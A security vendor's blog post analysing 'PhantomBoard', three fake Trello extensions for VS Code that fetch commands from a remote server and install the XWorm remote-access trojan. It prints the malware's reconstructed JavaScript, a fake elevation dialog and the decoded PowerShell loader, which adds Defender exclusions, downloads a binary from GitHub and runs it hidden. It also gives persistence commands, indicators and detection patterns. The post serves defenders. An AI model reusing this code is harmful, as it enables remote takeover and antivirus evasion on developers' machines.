PhantomBoard: A Fake Trello Extension for VS Code That Quietly Installs XWorm
Aug 12, 2026・
11 min read

Three VS Code extensions, three throwaway publisher accounts, three days, and one backend IP address that never changed once. Read the source of these three VS Code extensions and you will not find any malware in them. That is the design as the malicious command lives on a server, fetched fresh every time the editor opens, so a reviewer who looks at the wrong moment sees a clean file. We looked at the right moment.
Our extension-scanning pipeline flagged a VS Code Marketplace extension called TrelloBoard, published by an account with no history. The moment it activates, it calls a hardcoded IP address and runs whatever that server sends back as a PowerShell command.
It was not one extension. It was three, published under three separate accounts across three days, each adding something the last one did not have: remote command execution, a fake “elevated permissions required” dialog, and an attempt to switch off Windows Defender. We are calling the cluster PhantomBoard.
What tied the three identities together was infrastructure. Every payload-bearing version called the same address, on the same non-standard port, over plain HTTP, and the operators never rotated it once. That was also the opening: because the command lives on the server rather than in the extension, we could simply ask the server what it was serving.

It served a working loader. A hidden folder under %APPDATA%, two Defender scan exclusions, and a binary pulled from a public GitHub repository and named svchost.exe to blend in with Windows. We detonated that binary in an isolated sandbox. It installed three independent persistence mechanisms in a quarter of a second and dropped a second executable that 61 of 71 antivirus engines identify as the XWorm RAT.
No vulnerability was exploited anywhere in this chain. Every step used a documented, legitimate API exactly as designed.
The thread started with our own extension-scanning pipeline flagging Studiooo.trelloboard on an otherwise unremarkable pass. Two consecutive versions, 1.4.8 and 1.4.9, came back malicious for the same reason: both fetch a hardcoded IP address and feed the response straight into a PowerShell command. The scanner had also flagged the very first release, 0.0.1, for human review when it appeared, though there was nothing conclusive in it yet.
On its own that is one caught extension. What made it a campaign is what came next: the scanner flagged and clustered two more extensions, Studio-Co.trelloboardv2 and Microco.trelloboarda, published under two entirely separate accounts over the following two days, both pointing at the exact same IP and URL.
That shared, never-rotated backend was the real opening. Because every version fetches its instructions from a live endpoint instead of shipping them inside the extension, we could query that endpoint ourselves and see what it was actually serving. That is what turned “three suspicious extensions” into a traced delivery chain for a known RAT.
The GitHub hosting was staged to blend in too. Each account behind the payload did not just hold the one repository serving svchost.exe. It also carried two minimal, harmless-looking stub projects alongside it. A brand-new account with exactly one repository is a pattern that automated GitHub-abuse detections look for. Padding it with a couple of throwaway projects first is a small, deliberate step to avoid looking single-use.
On the same day, we discovered – Below Deck: A Malicious VS Code Extension Built to Survive a Windows Reinstall
but we will keep that to the other blog.
The first version we captured carries no payload logic at all. On activation it does exactly one thing:
// extension.js - the entire payload of version 0.0.1
"win32" === process.platform && require("child_process").exec("calc.exe", { windowsHide: !1 })
Launching the Windows calculator is the oldest “does this work?” test there is. It confirms three things at once: that child_process.exec really fires on a live install, that the Windows check works, and that a reviewer looking at the listing sees nothing worth calling malicious. The next version throws this code away entirely and replaces it.
Version 1.4.8, published roughly two hours after the probe, swaps the calculator for this:
// extension.js (reconstructed) - the fetch-and-execute loop, versions 1.4.8 / 1.4.9
if ("win32" === process.platform) {
  const cfg = await fetch("http://78.154.103.38:14556/config.json").then(r => r.json());
  if (typeof cfg.cmd === "string") {
    const ps = [112,111,119,101,114,115,104,101,108,108].map(c => String.fromCharCode(c)).join("");
    const flags = "-NoProfile -ExecutionPolicy Bypass -EncodedCommand";
    const term = vscode.window.createTerminal({ name: "TrelloBoard Sync", hideFromUser: true });
    term.sendText(`${ps} ${flags} ${cfg.cmd}`, true);
    setTimeout(() => term.dispose(), 5000);
  }
}
It is worth naming precisely what this is. Not a one-time download, but a remote-controlled execution tunnel. Every time the extension activates, it asks the attacker’s server what to run right now, and runs it. The attacker never has to touch the Marketplace listing again to change the behaviour. They just change what the server returns.
Three details make the tunnel quiet:
[112,111,119,...] spells it out one letter at a time). Any scanner or rule that greps a file for the literal string finds nothing.-EncodedCommand flag takes a base64 blob instead of a plain command line. It is a documented, legitimate feature, and it is also a well-known evasion pattern: logging pipelines and simple detections that read command lines see an opaque string rather than words they can match on.createTerminal({ hideFromUser: true }) is a supported VS Code API option. The terminal runs the command, then disposes of itself five seconds later. Nothing ever appears on screen.The risk this creates is total, not partial. Whoever controls 78.154.103.38:14556 has arbitrary code execution, on demand, on every machine running the extension. And because the payload never lives in the extension itself, a scan performed at a moment when the server happens to return nothing sees a clean file with no command to flag.
Studio-Co.trelloboardv2@1.5.4, published under a second unrelated account, keeps the same remote-fetch pattern and adds a way to get Administrator rights. It is not a UAC bypass. It is a fabricated dialog:
// extension.js (reconstructed) - the elevation check and fake prompt, versions 1.5.4 / 1.5.6
function isElevated() {
  try {
    fs.writeFileSync("C:\\Windows\\System32\\config\\test_elev.tmp", "");
    fs.unlinkSync("C:\\Windows\\System32\\config\\test_elev.tmp");
    return true;
  } catch { return false; }
}

if (!isElevated()) {
  const choice = await vscode.window.showWarningMessage(
    "TrelloBoard requires elevated permissions to sync board data.",
    { modal: true }, "Enable Elevated Mode", "Continue Limited"
  );
  if (choice === "Enable Elevated Mode") {
    const term = vscode.window.createTerminal({ name: "TrelloBoard Sync" });
    term.sendText(`$code = (Get-Process code | Select-Object -First 1).Path`);
    term.sendText(`if ($code) { Start-Process $code -Verb RunAs }`);
    vscode.commands.executeCommand("workbench.action.closeWindow");
  }
}
The elevation check is a neat trick in itself: it tries to write a scratch file into a folder only Administrators can write to. If the write succeeds, it is already elevated. If it throws, it is not.
Everything after that is social engineering. Start-Process -Verb RunAs is the completely ordinary way to ask Windows for elevation, and the user sees a genuine UAC prompt from Windows itself. The attack is the pretext around it: a routine-sounding “sync requires elevation” message, attached to an extension that already auto-activates on startup (onStartupFinished) and will therefore re-run itself inside the new Administrator session the instant the user accepts.
Once elevated, the execution changes shape. No terminal at all now, just a detached background process:
// extension.js (reconstructed) - post-elevation execution, running as Administrator
const cmd = Buffer.from(cfg.cmd, "base64").toString("ascii").split(" ");
const child = spawn(cmd[0], cmd.slice(1), { detached: true, stdio: "ignore", windowsHide: true });
child.unref();
A third account, Microco.trelloboarda, ships two versions in quick succession. 1.5.6 repeats the same escalation with different wording. 1.5.8 bundles in an attempt to turn Windows Defender off, and it is broken. The code calls GetMpPrEference: no hyphen, inconsistent casing. PowerShell does not recognise it as the real Get-MpPreference cmdlet, so it fails, and every Disable* assignment built on the object it should have returned fails with it.
Had the typo not been there, it would have switched off real-time monitoring, behaviour monitoring, and anti-spyware protection outright. Broken as shipped, it still lands a temp-folder scan exclusion and disabled telemetry reporting, because those are separate, correctly-typed commands that do not depend on the failed call. Either way it barely matters, because the campaign’s real evasion capability is not in the extension at all. It is on the server.
We queried 78.154.103.38:14556/config.json ourselves. It answered with a single base64 blob:
{
  "cmd": "JABkAD0AIgAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAFMAeQBzAHQAZQBtAFMAZQByAHYAaQBjAGUAIgA7AC
          AAJABmAD0AIgAkAGQAXABzAHYAYwBfAHUAcABkAGEAdABlAC4AZQB4AGUAIgA7ACAAKABOAGUAdwAtAEkAdABl
          AG0AIAAtAEkAdABlAG0AVAB5AHAAZQAgAEQAaQByAGUAYwB0AG8AcgB5ACAALQBGAG8AcgBjAGUAIAAtAFAAYQ
          B0AGgAIAAkAGQAKQAuAEEAdAB0AHIAaQBiAHUAdABlAHMAPQAnAEgAaQBkAGQAZQBuACcAOwAgAEEAZABkAC0A
          TQBwAFAAcgBlAGYAZQByAGUAbgBjAGUAIAAtAEUAeABjAGwAdQBzAGkAbwBuAFAAYQB0AGgAIAAkAGQAIAAtAE
          UAQQAgADAAOwAgAC4uLg=="
}
Decoded from base64 as UTF-16LE, the instruction is seven lines long and does exactly what it looks like:
# captured live from 78.154.103.38:14556/config.json, base64-decoded
$d = "$env:APPDATA\SystemService"
$f = "$d\svc_update.exe"
(New-Item -ItemType Directory -Force -Path $d).Attributes = 'Hidden'
Add-MpPreference -ExclusionPath $d -EA 0
Add-MpPreference -ExclusionPath $f -EA 0
curl.exe -sL -o "$f" 'https://github.com/nsaciagov/g/raw/refs/heads/main/svchost.exe'
Start-Process "$f" -WindowStyle Hidden
Unlike the broken attempt bundled inside 1.5.8, this one spells Add-MpPreference correctly and works. It creates a hidden staging folder, tells Defender not to scan that folder or that file, downloads a binary from a public GitHub repository, names it svc_update.exe, and starts it with no visible window.
Two details are worth pausing on. First, the ordering: the exclusions are added before the download. By the time the file exists on disk, Defender has already been told to ignore it. Second, the hosting choice. GitHub is a domain most corporate egress filters allow by default, so the only thing likely to trip a network control here is the raw executable download itself.
We ran the downloaded binary in an isolated sandbox to see what it actually does.
Within the observed run:

svchost.exe masquerade name, the same name the live command staged it under.HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. At +12.26s a .lnk shortcut dropped straight into the Startup folder. All three point at the same file. Remove one and the machine is still infected.XWormClient.exe, launched by the scheduled task near the end of the run, which performs light recon of its own before the sandbox window closes.schtasks.exe /create /f /sc minute /mo 1 /tn "XWormClient" \
/tr "C:\Users\admin\AppData\Roaming\XWormClient.exe"The file name, the task name, and the delivery pattern all pointed at XWorm. The hash settled it. Submitted to a multi-engine scanner, the same file is flagged malicious by 61 of 71 security vendors.
XWorm is not obscure or custom-built. It is one of the most widely circulated commodity remote-access trojans in active use, sold and shared across cybercrime forums since it first appeared. A full XWorm implant typically gives its operator:
That last capability is the one important in an enterprise context. A developer laptop is rarely the target. It is the way in.
Every payload-bearing version across all three identities calls the same address, over the same plain-HTTP scheme, on the same non-standard port. Never rotated once, across three days and five malicious releases.
| Version | Published | Verdict | What it added |
|---|---|---|---|
Studiooo.trelloboard@0.0.1 |
Aug 8 | flagged for review | Proof-of-concept probe, calc.exe only |
Studiooo.trelloboard@1.4.8 |
Aug 8 | malicious | Remote fetch plus hidden-terminal PowerShell execution |
Studiooo.trelloboard@1.4.9 |
Aug 9 | malicious | Same chain |
Studio-Co.trelloboardv2@1.5.4 |
Aug 10 | malicious | Adds the fake-elevation prompt. Second publisher account |
Microco.trelloboarda@1.5.6 |
Aug 10 | malicious | Same escalation, third publisher account, new pretext text |
Microco.trelloboarda@1.5.8 |
Aug 10 | malicious | Adds the bundled (and broken) Defender-evasion attempt |
Our scanner’s real-time clustering caught the relationship on its own. The capture records for both 1.5.6 and 1.5.8 already listed the two earlier identities as related candidates, linked through the shared IP and URL. That is exactly the correlation that matters when a campaign rotates publisher names to survive individual takedowns.
One more tell: the two later identities both ship an icon file literally named microsoft.png. An unsubtle grab at borrowed legitimacy that the original release did not bother with.
If you manage developer machines:
Add-MpPreference -ExclusionPath pointing anywhere inside a user profile directory is almost never legitimate, and here it is the single step that makes everything after it invisible.If you find one of these installed: disconnect the machine from the network first, before anything else. That stops any live command-and-control traffic while you investigate. Then uninstall rather than disable, and treat the host as having potentially executed an arbitrary remote command with the logged-in user’s privileges, or with Administrator’s if the elevation prompt was accepted. Check the host artifacts and persistence locations listed below before you reconnect it.
Studiooo.trelloboard        0.0.1 (flagged for review), 1.4.8, 1.4.9 (malicious)
Studio-Co.trelloboardv2     1.5.4 (malicious)
Microco.trelloboarda        1.5.6, 1.5.8 (malicious)

Registry: VS Code Marketplace only. No Open VSX matches found.78.154.103.38:14556
http://78.154.103.38:14556/config.json
https://github.com/nsaciagov/g/raw/refs/heads/main/svchost.exeLoader ("svchost.exe", PyInstaller-packed)
MD%: 7bafee459cfef19cd0e9ec1761ca2632
XWorm second stage (61/71 vendors)
File: XWormClient.exe, 35 KB
MD5: 7bafee459cfef19cd0e9ec1761ca2632
SHA256: b6c5b7cf9255e4198816907079eecf072b8010676cfb3d8559aaa83626e72ed1
Startup shortcut
File: XWormClient.lnk, 786 bytes
MD5: 00adb61cb2c31d7916f9a0cac541fb91VS Code terminal named "TrelloBoard Sync" hidden from user, versions 1.4.8 / 1.4.9
Extension icon file named microsoft.png Studio-Co and Microco identities only
%APPDATA%\SystemService\ hidden staging directory, Defender-excluded
%APPDATA%\SystemService\svc_update.exe the loader
%APPDATA%\Roaming\XWormClient.exe second stage
Scheduled task "XWormClient" schtasks /sc minute /mo 1 (runs every minute)
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run value "XWormClient"
...\Start Menu\Programs\Startup\XWormClient.lnk1. powershell.exe -NoProfile -ExecutionPolicy Bypass -EncodedCommand <base64>
spawned by Code.exe, with no associated visible terminal window
2. Add-MpPreference -ExclusionPath <path under %APPDATA%>
followed by curl.exe or Invoke-WebRequest to a source-hosting domain
in the same command line
3. schtasks.exe /create /f /sc minute /mo 1
with a /tr target under \AppData\Roaming\None of this required a novel vulnerability. A fetch call, a hidden terminal option, and a modal dialog are all ordinary, documented pieces of the extension API. Combined, they build a remote-access tool that shows a reviewer nothing at all unless the backend happens to be serving a payload at the exact moment of review.
And when we checked what it was serving, it was not a nuisance script. It was a Defender-evading loader for a confirmed deployment of XWorm, a commodity RAT whose reverse-proxy mode turns a developer’s laptop into a route into everything that laptop can reach.
What made PhantomBoard traceable was not one clever detection. It was the same infrastructure surviving three separate publisher identities, caught by the same indicator-based correlation every time, and a willingness to keep following the chain past the extension and into what it actually delivers.
Extension marketplaces remain a high-trust, lightly-scrutinised install path sitting directly on the machines with the most access in the building. The fix is not to distrust every extension that fetches a remote resource. It is to give security teams the specific telemetry – fetch-then-execute shapes, hidden terminals, payloads hosted on allowlisted domains, and shared infrastructure across supposedly unrelated publishers – so they can confidently say yes to the ones that are actually safe.
This is part of Pluto Security’s ongoing research into the security of the AI ecosystem. This is exactly the kind of risk we tackle at Pluto – the first workspace security platform built for the AI era, letting every employee, from engineering to marketing, build with AI securely. Want to learn more? Get in touch.